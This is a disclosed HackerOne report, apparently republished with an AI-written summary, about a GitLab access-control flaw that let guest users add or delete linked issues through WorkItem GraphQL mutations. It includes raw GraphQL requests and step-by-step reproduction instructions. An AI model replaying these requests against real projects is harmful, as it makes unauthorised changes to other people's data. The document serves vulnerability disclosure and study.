Guest user can add/Delete linked issues through WorkItem GraphQL APIs on gitlab.com [ Access control issue ]
A guest user in a GitLab project could add or delete linked issues through the WorkItem GraphQL API, even though the web interface correctly prevented guests from doing so. This allowed a guest to modify issue relationships in a project where they should only have read access.

GitLab
Originally disclosed on GitLab
- Fixed in 27 hours
- Disclosed after 27 hours
⚠️ Please read the process on how to fix security issues before starting to work on the issue. Vulnerabilities must be fixed in a security mirror.
HackerOne report #2277779 by indoappsec on 2023-12-08, assigned to @cmaxim:
Report | Attachments | How To Reproduce
Report
Summary :


Gitlab is in the migration of making issues , epic as work items. There is a new feature called Linked items on issues where you can link the issue to other issue with relates to , blocks or is blocked by . Project member with reporter role can access this functionality and guest user can't add/delete linked items. I have tried this for normal HTTP Request which are currently available used for this action on gitlab.com and they are working fine and guest users are not able to add/delete linked items.
But when i tried it with workitems graphQL API , i found that guest users are able to add/delete linked items through workitem GraphQL API.
Permission documentation :
https://docs.gitlab.com/ee/user/permissions.html#project-features-permissions
https://docs.gitlab.com/ee/user/project/issues/related_issues.html
Vulnerable GraphQL Request :
1.Add Linked Items :
POST /api/graphql HTTP/2
Host: gitlab.com
Cookie:
Content-Type: application/json
X-Csrf-Token:
Content-Length: 6252
Origin: https://gitlab.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

{"operationName":"addLinkedItems","variables":{"input":{"id":"gid://gitlab/WorkItem/[victim_issue_id_1]","linkType":"RELATED","workItemsIds":["gid://gitlab/WorkItem/[victim_issue_id_2]"]}},"query":"mutation query"}
2.Delete Linked Items :
POST /api/graphql HTTP/2
Host: gitlab.com
Cookie: cookies
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
X-Csrf-Token:
Content-Length: 328
Origin: https://gitlab.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

{"operationName":"removeLinkedItems","variables":{"input":{"id":"gid://gitlab/WorkItem/[victim_issue_id_1]","workItemsIds":["gid://gitlab/WorkItem/[victim_issue_id_2]"]}},"query":"mutation removeLinkedItems($input: WorkItemRemoveLinkedItemsInput!) {\n  workItemRemoveLinkedItems(input: $input) {\n    errors\n    message\n    __typename\n  }\n}\n"}
3.View all project issues :
POST /api/graphql HTTP/2
Host: gitlab.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
X-Csrf-Token:
Content-Length: 4927
Origin: https://gitlab.com
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

{"operationName":"getIssuesEE","variables":{"hideUsers":false,"isProject":true,"isSignedIn":true,"fullPath":"vg-admin-group-ii/vg-direct-public-project","sort":"UPDATED_DESC","state":"opened","firstPageSize":20,"afterCursor":null,"beforeCursor":null,"types":["ISSUE","INCIDENT","TEST_CASE","TASK"]},"query":"}
Steps to reproduce :
You will need 2 accounts to reproduce the issue. Please watch the video POC if you get stuck on any step.
1.Login from victim account and create a new group .
2.In the group create a new project. (Ex: Victim project )
3.Now add 2 issues . (Ex: victim1 issue and victim2 issue)
4.Now go to project -- > members .
5.Add a attacker user with guest role in members section.
6.Now login from attacker account and go to victim project -- > issues -- > victim1 issue.
7.You will notice that since attacker is a guest user , he can't access the Linked items.
8.Now go to victim project -- > issues and intercept all the background requests.
9.You will notice 3rd View all project issues graphQL request.
10.In the response you will find victim1 and victim2 issue IDs.

11.Now run the Add Linked Items graphQL api above with attacker cookies and CSRF Token.(Below I have provided steps how to get this graphQL request )
12.Change the victim_issue_id_1 and victim_issue_id_2 captured from 10th step.
13.You will notice that guest user is able to add linked items in victim project.
14.You can also delete already existing linked item by victim through delete item request.
How to Get the above GraphQL workItems request :
Basically Task comes under work items and this request can be captured from Linked Items on Task .
1.Login from attacker account and create his own group and then project.
2.In the project create an issue. (Ex: attacker issue )
3.Now you will see add new task as child items.

4.Now create 2 tasks .(Ex: attacker1 task and attacker2 task )
5.Now click on the task and you will see Linked Items .

6.Add attacker2 task to attacker1 task and intercept the request.
7.This is a Link an item workitem graphQL request mentioned above.
8.Once you add it , you can delete the link.
9.Delete the link and you will see the delete linked item request.
Video POC :
Since the steps are complicated , i am providing video POC for the issue. Sorry for the long video as I have added both the steps together.
Output of checks :
This bug happens on GitLab.com
Impact
Guest user can add/Delete linked issues through WorkItem GraphQL APIs on gitlab.com [ Access control issue ]
Attachments
Warning: Attachments received through HackerOne, please exercise caution!
How To Reproduce
Please add reproducibility information to this section:
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the WorkItem GraphQL mutations for adding and removing linked items did not enforce the same permission checks as the REST API or web interface, allowing guest users to perform these actions.
Impact
A guest user could add or delete linked issues in a project, potentially disrupting issue tracking or misleading team members, though the text does not specify further consequences.
What the attacker needed
Attacker has a guest account in the victim's project; attacker can intercept HTTP requests
How it was found
- Log in as victim and create a group and a project with two issues.
- Add an attacker user as a guest to the project.
- Log in as attacker and go to the victim project's issues; intercept background requests.
- Identify the GraphQL request that lists all project issues and extract the issue IDs from its response.
- Send the addLinkedItems GraphQL mutation with the attacker's cookies and CSRF token, using the victim's issue IDs.
- Observe that the guest user can add linked items; similarly, use removeLinkedItems to delete existing links.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
In GitLab, a guest is a user with very limited permissions, such as viewing issues but not changing them. The report shows that while the normal website blocked guests from linking issues, a different API (GraphQL) did not check permissions properly, so a guest could still add or remove links between issues.
What is Access control?
A user can do something their role should not allow: reach an admin function, act on a feature they have not paid for, or skip a permission check. IDOR is the special case where the object belongs to someone else.

